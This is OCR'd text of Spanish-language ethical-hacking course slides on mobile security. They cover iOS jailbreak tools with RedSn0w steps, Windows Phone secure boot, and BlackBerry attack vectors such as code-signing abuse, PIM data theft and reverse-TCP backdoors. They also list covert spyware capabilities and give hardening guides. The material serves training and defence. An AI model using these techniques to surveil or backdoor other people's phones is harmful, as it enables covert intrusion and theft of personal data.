- GadgetTrak Mobile Security: http://www.gadgettrack.com
- Total Equipment Protection App: http://protection.sprint.com
- AndroidLost.com http://www.androidlost.com

CEH Julio Iglesias Perez

Hackeando IOS

- El Sistema Operativo móvil de Apple soporta dispositivos Apple como iPhone, iPod touch, iPad y Apple TV
- La interfaz del usuario está basada en el concepto de manipulación directa utilizando gestos multitáctiles



CIEH Julio Iglesias Pérez

Jailbreaking iOS

- Jailbreaking es definido como el proceso de instalar un conjunto de parches del núcleo que permite a los usuarios ejecutar aplicaciones de terceros no firmados por el vendedor del S.O.
- Jailbreaking provee acceso root al Sistema y permite descargar aplicaciones de terceros, temas, extensiones en los dispositivos iOS
- Jailbreaking quita las restricciones sandbox, que habilita a las aplicaciones acceder a recursos e información del dispositivo restringida.

Tipos de Jailbreaking

- Userland Exploit: Permite acceso a nivel de usuario pero no permite acceso a nivel iboot.
- iBoot Exploit: Permite acceso a nivel de usuario e iboot. Utilizado generalmente para reducir los controles iOS de bajo nivel.
- Bootrom Exploit: Permite acceso a nivel de usuario e iboot. Este proceso encuentra un agujero en la aplicación para descartar revisión de firmas.

Técnicas Jailbreaking

- Jailbreaking atado: Si los dispositivos inician una copia de seguridad en sí mismo, ya no tener un núcleo parchado, y puede quedar atrapado una parte del Estado en Iniciado, con el fin de que se inicie completamente con un núcleo parchado, que, esencialmente, debe ser "re jailbrokeado "con una computadora (usando la" función de arranque atada" de una herramienta de jailbreak) cada vez que se encienda

Técnicas Jailbreaking

- Jailbreaking no atado: Tiene la propiedad de que si el usuario enciende y apaga el dispositivo, éste iniciará completamente y el núcleo será parchado sin ayuda de una computadora, en otras palabras se aplicará un jailbreak cada vez que reinicie

C|EH Julio Iglesias Pérez

Aplicación para dispositivos Jailbreakeados: Cydia

- Cydia es una aplicación para iOS que permite al usuario encontrar e instalar paquetes de software (incluyendo aplicaciones, interfaces personalizadas, y extensiones del sistema) en un Sistema Jailbreakeado iPhone, iPod Touch o iPad.
- Es una Herramienta de Empaquetamiento Avanzada (APT: Advanced Packaging Tool) y un sistema de administración de paquetes dpgk, eso significa que los paquetes disponibles en Cydia son provistos por un sistema descentralizado de repositorios (también llamadas fuentes) que listan estos paquetes.

Aplicación para dispositivos Jailbreakeados: Cydia

C|EH Julio Iglesias Perez

Herramientas Jailbreaking: RedSn0w y Absinthe

- RedSn0w: Permite realizar jailbreak al iPhone, iPod Touch y iPad corriendo una variedad de versiones firmware.
- Absinthe: Es una solución jailbreak para iPhone, iPad y AppleTV disponible gracias a Chronic Dev Team

C|EH Julio Iglesias Pérez

Herramientas Jailbreaking: RedSn0w y Absinthe

C|EH Julio Iglesias Pérez

Jailbreak iOS 6 atado utilizando RedSn0w

- Paso 1. Descargar RedSn0w y abrirlo
- Paso 2. Ingresar el iOS en modo DFU presionando Home y Power por 10 segundos y luego soltando Power mientras se sigue presionando Home por 10 segundos más
- Paso 3. Clic en Jailbreak
- Paso 4. Seleccionar Instalar Cydia y hacer clic en Next en la opción "Please select your options"
- Paso 5. Esperar aproximadamente 5 minutos hasta que el proceso de Jailbreak esté completo y sea redireccionado a la pantalla Home
- Paso 6. Volver a colocar el dispositivo en Modo DFU
- Paso 7. Volver a la página principal de RedSn0w y seleccionar Extras, Just boot
- Paso 8. Ahora se verá a Cydia en la pantalla Home una vez que el dispositivo inicie

Julio Iglesias Perez

Herramienta Jailbreaking: Sn0wbreeze

- Sn0wBreeze es una herramienta Jailbreak para Sistemas Windows que permiten crear un archivo Pre-Jailbroken personalizado del firmware iOS que debe ser restaurado en el iPhone, iPod Touch, o iPad para que esté jailbreakeado. Permite a los iPhones desbloquear la actualización a la última firmware sin actualizar su baseband en el proceso. Ofrece un full control sobre el jailbreak, permitiendo personalizar opciones avanzadas como el tamaño de la partición raíz.

Herramienta Jailbreaking: Sn0wbreeze

C|EH Julio Iglesias Pérez

Herramienta Jailbreaking: PwnageTool

- PwnageTool es una herramienta jailbreaking que permite desbloquear y crear un IPSW personalizado, permitiendo actualizar el firmware mientras se preserva el baseband.

C|EH Julio Iglesias

Herramienta Jailbreaking: PwnageTool

CEH Julio Iglesias Pérez

Herramienta Jailbreaking: LimeRa1n

- LimeRa1n es una herramienta jailbreaking inventada por GeoHot (hacker profesional) para detener que Chronic Dev libere un exploit bootROM llamado SHAtter. Una de las características de esta herramienta permite cambiar entre los métodos de jailbreaking y soporta Sistemas Windows y Mac OS X.
- http://www.limera1n.com

CEH Juan Iglesias

Herramienta Jailbreaking: LimeRa1n

C|EH Julio Iglesias Pérez

Herramienta Jailbreak: Jailbreakme

- Jailbreakme es una herramienta que permite realizar jailbreak a iPhones, iPod Touch, o iPad a través de servicios en línea. Es utilizado para proveer jailbreak no atado a iPad 2.
- http://www.jailbreakme.com

C|EH Julio Iglesias Juárez

Herramienta Jailbreak: Jailbreakme

C|EH Julio Iglesias Pérez

Herramienta Jailbreak: Blackra1n

- Blackra1n es una herramienta Jailbreak para firmwares iPhone, iPod o iPad. Puede trabajar en todos los dispositivo sin tener que realizar ajustes avanzados en el software. Trabaja tanto en Sistemas Windows como en Mac OS. Diseñado por Geohot.
- http://blackra1n.com

CEH Julio Iglesias Pérez

Herramienta Jailbreak: Blackra1n

C|EH Julio Iglesias Pérez

Herramienta Jailbreak: Spirit

- Spirit es una herramienta jailbreak que permite realizar jailbreak no atado. Sirve para iPad, iPhone e iPhone Touch en ciertas versiones de firmware.

C|EH Julio Iglesias Pérez

Guía para asegurar iOS

1. Utilizar el bloqueo con contraseña.
2. Deshabilitar Javascript y los addons web.
3. Utilizar los dispositivos iOS en redes WIFI seguras y protegidas.
4. No almacenar información sensible en la base de datos del lado del cliente.
5. No acceder a servicios web en una red comprometida.
6. No abrir vínculos o archivos adjuntos desde fuentes desconocidas.
7. Utilizar herramientas de terceros confiables.
8. Cambiar la contraseña por defecto (alpine) del root.

C/EH Julio Iglesias Perez

Guía para asegurar iOS

9. NO realizar jailbreak o rootear el dispositivo si es utilizado en ambientes empresariales.
10. Configurar "Find My iPhone" para limpiar los dispositivos robados.
11. Habilitar la detección Jailbreak y proteger el acceso a las cuentas de iTunes (AppleID) y Google.
12. Deshabilitar los servicios iCloud para que la información empresarial sensible no sea respaldada en la nube.

CEH Julio Iglesias Perez

Herramientas de Seguimiento iOS


- Find my iPhone: https://itunes.apple.com
- iHound: https://www.ihoundsoftware.com
- GadgetTrak iOS Security: http://www.gadgettrak.com
- iLocalis: http://ilocalis.com

CIEH Julio Iglesias Perez

Hackeando Windows Phone

- Se permite que los dispositivos con pantallas más grandes y procesadores multi-core de hasta 64 núcleos
- Núcleo y soporte Windows mejorados para el almacenamiento extraíble.
- Los componentes básicos de Windows 8, incluyendo el núcleo, sistema de archivos, drivers, pila de red, componentes de seguridad, medios de comunicación y soporte gráfico.
- Internet Explorer 10, tecnologías de mapas de Nokia, y multitarea.
- Compatible con Near Field Communication (NFC), incluyendo el pago y el intercambio de contenidos con Windows Phone y equipos con Windows 8.
- Compatibilidad con código nativo (C y C + +), portabilidad simplificada de plataformas como Android, Symbian e iOS.
- Control de transporte y la marca del elemento "wallet" es posible a través de la tarjeta SIM o hardware del teléfono.
- Bitlocker Nativo de 128 bits cifrado y gestión remota de dispositivos de Windows Phone.
- Protocolo de arranque seguro United Extensible Firmware Interface (UEFI) y firmware sobre el aire de las actualizaciones de Windows Phone.
- Características mejoradas aplicación sandboxing y VoIP y video chat en la integración de VoIP para cualquier aplicación de chat y vídeo.

Arquitectura Windows Phone




C|EH Julio Iglesias Perez

Proceso de Arranque Seguro

- La meta de la característica de arranque seguro de Windows Phone 8 es diseñar un proceso de arranque que permita correr el Sistema para garantizar que solo los componentes confiables sean cargados.
- Cuando se enciende por primera vez el firmware inicia una Firmware Interface Extensible Unified (UEFI) en segundo plano que valide el HASH de estas firmas en comparación con las firmas de los gestores de arranque inicial para confirmar el ambiente del Sistema. En esta etapa las firmas se comparan en el Administrador de arranque de Windows Phone para permitir que solo las aplicaciones originales y de confianza.

Proceso de Arranque Seguro



C|EH Julio Iglesias Perez

Guía para asegurar sistemas con Windows Phone


- Descargar aplicaciones solo del Zune Marketplace.
- Mantener el dispositivo actualizado.
- Limpiar el historial de navegación.
- Utilizar Zune desktop para respaldar información.
- Evitar acceder a sitios web protegidos por contraseña en redes WIFI no seguras.
- Configurar bloqueo de pantalla con contraseña.
- Proteger la SIM (Suscriber Identify Module) con un PIN (Personal Identification Number)

C|EH Julio Iglesias Perez

Hackeando Blackberry

- El Sistema Operativo BlackBerry fue desarrollado por Research in Motion (RIM) para su linea de smartphones y handheld.
- Incluye un framework basado en Java que implementa J2ME Mobine Information Device Profile v2 (MIDP2) y Connected Limited Device Configuration (CLDC).
  - Soporte nativo para correos corporativos.
  - BlackBerry Enterprise Server.
  - BlackBerry Messenger.
  - BlackBerry Internet Service.
  - Cliente de correo BlackBerry .

Hackeando Blackberry



Vectores de ataque BlackBerry

- Firma de Código maliciosa.
- Exploits archivos JAD.
- Manipulación de memoria y procesos.
- Exploits SMS (Short Message Service).
- Exploits de correo electrónico.
- Ataques a datos PIM.
- Vulnerabilidades de conexiones TCP/IP.
- Ataques telefónicos.
- Malwares BlackBerry.

Firma de código malicioso

- Las aplicaciones BlackBerry deben estar firmadas por RIM para obtener full acceso a las APIs del Sistema.
- Si una firma no se encuentra en la aplicación o si está alterada, el JVM restringirá o rechazará el acceso a API a la aplicación.
- Los atacantes pueden obtener firmas de código anónimas utilizando tarjetas de crédito pre-pagadas y detalles falsos, firmar la aplicación y publicarla dentro del BlackBerry App World.
- Los atacantes también pueden comprometer el sistema de un desarrollador para robar las firmas de código y sus contraseñas para descifrar las firmas cifradas.

Exploits de archivos JAD y Manipulación de Procesos de memoria

- Exploits de archivos JAD
  - Los archivos .jad (Java Application Descriptors) incljyen los atributos de una aplicación java, como descripción de la aplicación, detalles del vendedor y tamaño, y provee la URL donde la aplicación puede ser descargada.
  - Es utilizado como una manera de proveer una instalación Over The Air (OTA) de aplicaciones java en dispositivos J2ME.
  - Los atacantes pueden especialmente los archivos .jad elaboradas con información suplantada y engañar a los usuarios a instalar aplicaciones maliciosas.
- Manipulaciones de Procesos/Memoria
  - Los atacantes pueden crear aplicaciones maliciosas creando bucles infinitos, con una condición de ruptura en el medio que siempre será falsa para saltar la verificación de compilador.
  - Causará un ataque DoS cuando la aplicación maliciosa se ejecute causando que el dispositivo no responda.

CEH Julio Iglesias Perez

Exploits SMS

- Intercepción SMS
  - El envío y recepción de mensajes pueden ser realizados fácilmente utilizando aplicaciones sin firmar. Los mensajes desde un BlackBerry comprometido puede ser enviado y recibido por terceros fácilmente utilizando una aplicación maliciosa.

C|EH Julio Iglesias Pérez

Exploits de correos electrónicos

- En móviles BlackBerry, todos los correos son enviados, recibidos y leídos a través del paquete net.rim.blackberry.api.mail y éste puede ser utilizado solo en aplicaciones firmadas.
- El servicio de archivos adjuntos de BlackBerry solo soporta archivos como .doc, .pdf, .txt, .wpd, .xls, y .ppt, pero puede enviar cualquier archivo vía correo. Un adjunto con tipo de archivo .doc no es soportado vía BlackBerry.

CEH Julio Iglesias

Ataques a datos PIM y vulnerabilidades de conexiones TCP/IP

- Ataques a datos PIM
  - Los datos PIM (Personal Information Management) en la base de datos PIM de un dispositivo BlackBerri incluye libreta de direcciones, calendarios, tareas e información memopads.
  - Los atacantes pueden crear aplicaciones maliciosas firmadas que leen los datos PIM y los envían a un atacante utilizando distintos mecanismos de transporte.
  - Las aplicaciones maliciosas también pueden eliminar o modificar datos PIM

- Vulnerabilidades de conexiones TCP/IP
  - Si el firewall del dispositivo está apagado, las aplicaciones firmadas pueden abrir conexiones TCP sin que el usuario lo note.
  - Las aplicaciones maliciosas instaladas pueden crear una conexión reversa con el atacante habilitándolo a utilizar el dispositivo infectado como un proxy TCP y obtener acceso a los recursos internos de la organización.
  - Los atacantes también pueden explotar la conexión TCP reversa para backdoors y realizar varios ataques de obtención de información.

Spyware Blackberry: FindSpy Mobile

- Permite al atacante a:
  - Grabar comunicaciones comunes como llamadas de voz, SMS/MMS y correos.
  - Vigilancia en vivo a través de llamadas silenciosas.
  - Descarga de archivos (contactos, calendario, fotos, archivos).
  - Rastreo (GPS y Cell ID).
  - Registro de comunicaciones de BlackBerry Messenger.
  - Afectar las comunicaciones con la central.

CIFH Julio Iglesias Pérez

Spyware Blackberry: FindSpy Mobile

CIEH Julio Iglesias Pérez


Guía para asegurar dispositivos BlackBerry

- Utilizar la característica protección de contenido para proteger los datos en una red organizativa BlackBerry.
- Utilizar cifrado de contraseñas para proteger archivos en dispisitivos BlackBerry.
- Utilizar BlackBerry Protect u otra aplicación de seguridad para asegurar datos confidenciales.
- Habilitar el cifrado de tarjetas y dispositivos SD para proteger los datos.
- Las organizaciones deben seguir una política de seguridad para administrar los dispositivos BlackBerry.
- Mantener un mecanismo de monitoreo para la infraestructura de red en las redes organizativas BlackBerry.
- Deshabilitar aplicaciones innecesarias desde las redes organizativas BlackBerry.
- Proveer capacitación en seguridad y ataques en dispositivos sobre redes organizativas BlackBerry.

Administración de Dispositivos Móviles (MDM)

- MDM provee plataformas para distribuciones por cable o por el aire, opciones de configuración y datso para todos los tipos de dispositivos móviles incluyendo teléfonos móviles, smartphones, tablets, etc.
- MDM ayuda a implementar directivas en toda la empresa para reducir costos de soporte, discontinuidad del negocio y riesgos de seguridad.
- Ayuda a los administradores de sistema a implementar y administrar aplicaciones de software por todos los dispositivos de la empresa para asegurar, monitorear, administrar y soportar dispositivos móviles.
- Puede ser utilizado para administrar dispositivos de la organización y personales a través de la empresa.

Arquitectura MDM



